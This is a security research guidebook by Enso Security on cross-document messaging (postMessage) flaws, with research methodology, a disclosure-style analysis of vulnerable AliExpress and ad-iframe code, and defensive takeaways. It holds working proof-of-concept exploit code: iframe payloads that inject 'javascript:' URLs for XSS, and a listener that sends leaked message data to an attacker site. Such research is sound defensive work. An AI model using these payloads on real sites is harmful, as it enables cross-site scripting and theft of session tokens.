enso

The Cross-document Messaging Guidebook

Barak Tawily, CTO, Enso Security

Introduction

As security specialists, we have been exposed to countless exploitations, including the classic and well known OWASP Top 10 vulnerabilities, such as XSS, CSRF, SSRF and authorization bypass. However, we were also introduced to vulnerabilities that were less visible and received less publicity, such as WebSockets, cross-origin communication, and Origin Policy.

Why were these important vulnerabilities overlooked? Was it due to merely being less popular? Was it a lack of information and prior knowledge about their source and abilities? Maybe due to a lack of tools to analyze them?

When we began to discuss these questions with colleagues, we quickly realized that many security specialists weren't even aware of the existence of the attacks in which these vulnerabilities were used, and certainly did not make an effort to thoroughly understand them.

As a result, we decided to research these implementations several years ago. Upon analyzing them, we found several interesting insights, such as:

- Firefox - Local Files Theft - CVE-2019-11730
- StackStorm - From Originull to RCE - CVE-2019-9580
- DevSpace - RCE via WS CVE-2020-15391

Our research focused on Cross-document Messaging, and revealed 15 vulnerabilities, identified in various companies in the industry. Note that due to company privacy considerations, some of the sources will not be exposed in this review.

The following guide will attempt to summarize the results of our research and analysis in order to shed light on the fundamentals, research methodologies, and the tools that can be used to help us understand these overlooked vulnerabilities.

We hope you make use of this comprehensive report to strengthen your organization's security posture. As a community, we encourage AppSec practitioners to continue to contribute joint knowledge and experience on this important topic.

Easy Reading,
Barak Tawily, CTO, Enso Security

Index


enso

I. What is Cross-document Messaging?

Cross-origin Communication is the ability of two windows to send and receive messages from one to another.

Uniquely, in cross-document messaging, there are no HTTP requests and the communication happens inside the browser's memory.

On one end is the sender, who calls .postMessage on the referenced targeted window.



And on the other end there is the receiver, who needs to apply an EventHandler in order to receive the message.

II. Identify Potential Targets

Professionals in the field tend to mistakenly think that cross-origin communication is possible only between iframes, and that therefore, if the targeted website applies XFO or other restrictions in order to avoid it from being hosted on other domains as an iframe, the website will be protected.

I am here to tell you - that simply isn't the case!

Any window reference can be potentially exploited. These include:

- Hosted iframes references in the attacker website
  const winref = IframeRef.contentWindow

- Tabs/Popups opened by the attacker website
  const winref = window.open('https://targetedsite.com','_blank');


- Malicious iframes hosted on other domains
  window.parent

III. Research Methodology


In order to find potential cross-origin communication vulnerabilities, certain steps need to be taken:

1. First, understand whether the targeted website receives or sends messages to other windows, and how. Look at the code and check for the following:

    a. Receiver implementation - Any receiver implementation that handles messages.



b. PostMessages occurrences - Any .postMessage call will also indicate potential receiver windows.



2. Understand if the sender/receiver implementation might be vulnerable.

   a. On the receiver side, check whether any authorization/protection mechanism is in place and try to bypass it (See section IV below).

   b. On the sender side, check how the sender gets the window reference, and if you can receive the messages sent (See section IV below).

3. Assess the impact - Even if a weak spot has been identified successfully (for example, if the receiver has no authorization mechanism or messages are sent to window.parent without a specific origin), the impact of this weakness must still be assessed. Ask yourself – what does the receiver do with the message? What kind of data is compromised? It can be a technical vulnerability (like XSS, for example) or a business logic flaw.

4. Thoroughly understand the protocol and messages. Often the messages are sent through proprietary protocols, and we need to understand *how* the message passed in order to reach the potential vulnerable code.

5. Write a payload based on the protocol identified.

6. Simulate the payload sent from the original window.

7. Write an exploit:
In the interest of focus and brevity this report will not elaborate on exploit writing, but the following will aim to be a concise and straightforward description of CDM exploitation. In our opinion, the most important thing to know about CDM exploitation is how to get the window reference, as mentioned above.

a. Hidden iframe - in case security headers are missing (e.g. XFO)

```
<iframe hidden id="target"
src="https://targeted-website.com"></iframe>
const winRef =
document.getElementById("target").contentWindow
```

b. Pop-up new tab - Victims might be more suspicious due to the fact that a new tab has popped up, but we will probably be able to execute our exploit by the time they close it. There are many techniques to pop-under, but we won't elaborate on this topic here.

```
const winRef =
window.open('https://targetedsite.com','_blank');
```

c. Window.parent - In some cases the targeted platform will allow you to embed your own code inside, so you will be able to access window.parent and send/receive messages.

8. After you have a window reference, implement a receiver and/or a sender that sends the relevant payload. Implementing a receiver is super easy; all you need to do is to store the leaked data (event.data) into your collection API will be sent by the victim:

Receiver:

```
window.addEventListener("message", (event) => {
     saveDataOnAttackerSite(event.data)
}, false);
```

9. Last but not least, send a link to the victim.

IV. Real-life Examples

In our research process we scrutinized the most popular web applications and revealed 15 vulnerabilities, as well as various wrong implementations.

Malicious sender vs malicious receiver, two techniques were used:

- Malicious messages were sent to the targeted receiver, in order to abuse the receiver functionalities for their own good (e.g. to exploit an XSS attack, read/write cookies/storage, CSRF).
- A message was received from the targeted sender, in order to abuse the functionality and the sender functionalities. (e.g. sending a crafted message to a target in order to extract a sensitive identifier token).

Note that the two techniques were also combined at times on the same exploit, but for the sake of keeping things organized, they are separated into two separate techniques. In the following section the use of these techniques in several websites will be elaborated.

Let's drill down!

Example #1: Sending Malicious Messages / Attacking the Receiver

AliExpress homepage sidebar injection leads to XSS: Aliexpress's homepage sidebar's content is controlled by another domain - "is.alicdn.com", and it is sent via proprietary protocol, as a message:

```
store-proxyset-_-SidebarCategoryObjectBigPromotion-_-{"nextRequ
estTime":1613493304405,"promotionCategoryList":[{"title":"Toys
& Hobbies","icon":"toys-hobbies", "url":
"//campaign.aliexpress.com/wow/gcp/ae/channel/ae/accelerate/"},
{...}]}
```

We can see that the protocol refers to “store-proxy” and sends a set operation for the SidebarCategoryObjectBigPromotion with the JSON value described above. If you parse it, the result will be something like this:


```
{nextRequestTime: 1685237883729, promotionCategoryList: Array(20), buyerLocale: "en_US"}
  buyerLocale: "en_US"
  nextRequestTime: 1685237883729
  promotionCategoryList: Array(20)
    0: {title: "Toys & Hobbies", icon: "toys-hobbies", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3-4885-a35a-ff94326755a2&productIds=4000458411438", color: "#FFB300"}
    1: {title: "Men's Clothing", icon: "men-clothing", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3c3-4885-a35a-ff94326755a2&productIds=32889797611", color: "#2C62FF"}
    2: {title: "Tools & Home Improvement", icon: "tools", url: "//campaign.aliexpress.com/wow/gf/upr-bypass-s?wh_p…3c3-4885-a35a-ff94326755a2&productIds=32904446116", color: "#FAAE00"}
    3: {title: "Security & Protection", icon: "security", url: "//campaign.aliexpress.com/wow/gf/upr-bypass-s?wh_p…3c3-4885-a35a-ff94326755a2&productIds=32682422055", color: "#8CBEE9"}
    4: {title: "Fashion Accessories", icon: "accessories", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3-4885-a35a-ff94326755a2&productIds=4000044102736", color: "#FF4F6E"}
    5: {title: "Hair Extensions & Wigs", icon: "hair", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3c3-4885-a35a-ff94326755a2&productIds=33012540881", color: "#9A46FF "}
    6: {title: "Underwear & Exotic Apparel", icon: "underwear", url: "//campaign.aliexpress.com/wow/gcp/ae/daily/ae/2020…3c3-4885-a35a-ff94326755a2&productIds=33000716738", color: "#FF3EC7"}
    7: {title: "Computer & Office", icon: "computer", url: "//campaign.aliexpress.com/wow/gf/upr-bypass-s?wh_p…3c3-4885-a35a-ff94326755a2&productIds=32400737540", color: "#00CFF1"}
    8: {title: "Beauty & Health", icon: "beauty-hair", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3-4885-a35a-ff94326755a2&productIds=4000160732178", color: "#FF73A5"}
    9: {title: "Home & Garden", icon: "home-garden", url: "//campaign.aliexpress.com/wow/gf/upr-bypass-s?wh_p…3c3-4885-a35a-ff94326755a2&productIds=33004548257", color: "#FF8500"}
    10: {title: "Shoes", icon: "shoes", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3c3-4885-a35a-ff94326755a2&productIds=33037208532", color: "#FF9000"}
    11: {title: "Consumer Electronics", icon: "electronics", url: "//campaign.aliexpress.com/wow/gf/upr-bypass-s?wh_p…3c3-4885-a35a-ff94326755a2&productIds=32415077335", color: "#2170F4"}
    12: {title: "Home Appliances", icon: "home-appliances", url: "//campaign.aliexpress.com/wow/gf/upr-bypass-s?wh_p…3c3-4885-a35a-ff94326755a2&productIds=32967651955", color: "#1C82EA"}
    13: {title: "Luggage & Bags", icon: "shoes-bags", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3-4885-a35a-ff94326755a2&productIds=4000092282284", color: "#FF6600"}
    14: {title: "Sports & Entertainment", icon: "sports", url: "//campaign.aliexpress.com/wow/gf/upr-bypass-s?wh_p…3c3-4885-a35a-ff94326755a2&productIds=33005789321", color: "#95CD00"}
    15: {title: "Automobiles & Motorcycles", icon: "automobiles", url: "//campaign.aliexpress.com/wow/gcp/ae/daily/ae/2020…3-4885-a35a-ff94326755a2&productIds=4000244382564", color: "#5A60FF"
    16: {title: "Mother & Kids", icon: "baby-kids", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3c3-4885-a35a-ff94326755a2&productIds=32827333815", color: "#FFAAC3"}
    17: {title: "Phones & Accessories", icon: "phone", url: "//campaign.aliexpress.com/wow/gf/upr-bypass-s?wh_p…3-4885-a35a-ff94326755a2&productIds=4000125100058", color: "#00A6FF"}
    18: {title: "Women's Clothing", icon: "women-clothing", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3c3-4885-a35a-ff94326755a2&productIds=33031805969", color: "#FF5757"}
    19: {title: "Jewelry & Watches", icon: "jewelry", url: "//campaign.aliexpress.com/wow/gf/upr-bypass?wh_pid…3c3-4885-a35a-ff94326755a2&productIds=32654393005", color: "#DE01F7"}
```


Now, if we will look at the snippet, the protocol implementation can be seen:

```
15      var messenger = new Messenger('proxy', 'store-proxy');
16      messenger.addTarget(window.parent, 'parent');
17
18      // æŽ¥å–æ¶ˆæ¯
19      var spe2c = '-_-';
20      var spe2p = 'T_T';
21      messenger.listen(function(msg) {
22          // è§£æžå‚•°
23          var tmp = msg.split(spe2c);
24
25          var op = tmp[0];
26          var key, value;
27
28          if(op === 'set'){
29              key = tmp[1];
30              value = tmp.splice(2, tmp.length - 2).join(spe2c);
31          } else {
32              key = tmp[1];
33          }
34
```

```
35          // æ"ä½œ
36          var rst, err;
37
38          try{
39              switch(op){
40                  case 'set':
41                      store.set(key, value);
42                      break;
43                  case 'get':
44                      rst = store.get(key);
45                      break;
46                  case 'remove':
47                      store.remove(key);
48                      break;
49              }
50          }catch(e){
51              err = e.message;
52          }
53
54          // è¿"å›ž
55          messenger.targets['parent'].send([msg, err, rst].join(spe2p));
```

The “store” object was obfuscated so there is no sense in using a snippet, but after reversing it I realized that the store-proxy component allows you to perform actions on a user’s localStorage, and in order to communicate with a store-proxy listener, the message should have a “store-proxy” prefix. Then, three operations can be performed, set/get/remove, and attached to the “store-proxy” string, so if we want to set a value we will need to send a “store-proxyset” command and then add the key. The value will be saved in localStorage and in order to split operations, the developer used a “-_-” delimiter.

The protocol looks like this:

```
store-proxy<set/remove/get>-_-<key>-_-<value>
```

In order to change the user's sidebar, you could simply send the following message:

```
store-proxyset-_-SidebarCategoryObjectBigPromotion-_-{"nextReques
tTime":1613493304405,"promotionCategoryList":[{"title":"Malicious
Title","icon":"toys-hobbies", "url":
"javascript:<anymaliciousCode>"},{...}]}
```

Exploitation scenario:

1. The victim browses the malicious website.
2. The malicious website loads an iframe with the targeted listener, and sends the malicious payload.
3. The targeted website loads the same iframe with the poisoned localStorage and retrieves the sidebar.
4. The victim clicks on the sidebar and executes the malicious script on behalf of the targeted website.

Exploit code:

```
<iframe hidden id = "target"
src="https://targeted-website/vulnerable.htm"></iframe>
<script>
     const maliciousObj =
JSON.stringify({"nextRequestTime":1613493304405,"promotionCategor
yList":[{"title":"Malicious Title","icon":"toys-hobbies", "url":
"javascript:<anymaliciousCode>"},{...}]})
     const payload =
`store-proxyset-_-bigPromotionCategoryListObject-_-${maliciousObj
}`
     function exploit() {
document.getElementById("target").contentWindow.postMessage(paylo
ad, "*")
     }
     setTimeout(function(){ exploit();
document.location("https://targeted-website") }, 500);
</script>
```

PoC video:
https://www.youtube.com/watch?v=iZZI_P0QDbM

Example#2: Insecure Origin Verification

In the following example, we analyzed a large ad company that had an iframe integrated in many well known websites. They implemented a JSON based protocol to communicate with other windows, and they implemented some authorization checks:

```
29      if (window.addEventListener) {
30          window.addEventListener("message", function (evt) {
31              var passedData = handleJson({ "handler": "parse", "data": evt.data }), l_evtType;
32              if (window.document.referrer.indexOf(evt.origin) == 0 || (window.document.referrer === "" && evt.origin === "null") || (passedData && passedData.nolSentFromBsdk)) {
33                  if (!passedData || !passedData.hasOwnProperty("eventType")) return;
34                  l_evtType = passedData.eventType.toLowerCase();
35                  if (passedData.hasOwnProperty("storageType") && passedData.storageType == "local") {
36
146     function handleJson(args) {
147         var retVal = undefined;
148         if (args && typeof (args) === "object" && args.hasOwnProperty("data") && args.hasOwnProperty("handler")) {
149             switch (args.handler) {
150                 case "parse":
151                     retVal = (isValidJson(args.data)) ? JSON.parse(args.data) : {};
152                     break;
153                 case "stringify":
154                     try { retVal = JSON.stringify(args.data); } catch (e) { retVal = ""; };
155                     break;
156             }
157         }
158         return retVal;
159     }
```

As we can see in the example above, the developers applied several verifications:

1. If the window's referrer (the domain in which I am a host) is the one who sent the message, we need to communicate with the targeted window via iframe.
2. If there is no referrer and the origin of the message is null, we need to execute the malicious payload from origin null (easy, [link to originull]).
3. If you pass some flag - wait, what? Well thanks for that verification layer, but not great help :)

In this JSON based protocol you can simply trigger various actions and pass parameters to them. The most interesting function was a cookie reading (the targeted window was reading the cookies and sending it back via separated postMessage). Another nice feature is creating another Iframe inside the targeted origin.

In this case, all an attacker needs to do is host the iframe, send the relevant payload after realizing the protocol, and send a message.

Payment provider - set cookies

```
<iframe
src="https://cdn-gl.imrworldwide.com/novms/html/ls.html"></iframe
>
<script type="text/javascript">
     const exploit = () => {
          const payload = `{"data":
{"url":"javascript:alert(document.domain);"},
"eventType":"requsingframe"}`
          document.getElementsByTagName("iframe")[0].contentWindo
w.postMessage(payload,"*")
     }
</script>
<button onclick="exploit()">exploit</button>
```

Example #3: Sensitive Information Theft

In many of the companies reviewed, there were messages sent to window.parent, which could easily be a malicious website. Therefore, I was able to get a lot of information passed without any authorization checks. This included:

- Identification tokens (e.g. JWT sessions)
- CSRF tokens
- User IDs
- Application names
- Actions users performed
- Parameters' values and URLs users visited


Note that due to privacy considerations, further details cannot be disclosed.

V. Post Apocalypse - AKA Posta

When we concluded the research on CDM exploitation, we realized that our effective research and analysis methodologies, coupled with our passion for automating flows, could greatly benefit the cyber community, and so we decided to develop a new and revolutionary tool called **Post Apocalypse**.

Post Apocalypse (AKA posta) is the ultimate tool for researching cross-document messaging. It allows you to track, explore and exploit postMessage vulnerabilities, and includes features such as replaying messages sent between windows within any attached browser, viewing listeners, messages, simulating attacks and more.

Ironically, we named our tool before the COVID-19 pandemic started, and we are releasing it at a time when it seems that the entire world is undergoing a dramatic and significant change. We very much hope to be “posta” very soon.



For more information, check the detailed “posta” readme on GitHub: https://github.com/benso-io/posta

VI. Cross-origin Communication Key Takeaways

1. While using postMessage, always define explicit target origin, never use wildcards!

2. When handling messages, always check event.origin but beware of verification mechanism bypasses.

3. Make sure developers know how to implement a secured cross document messaging.

4. Use XFO/Cross Origin Policies to avoid talking to unwanted origins.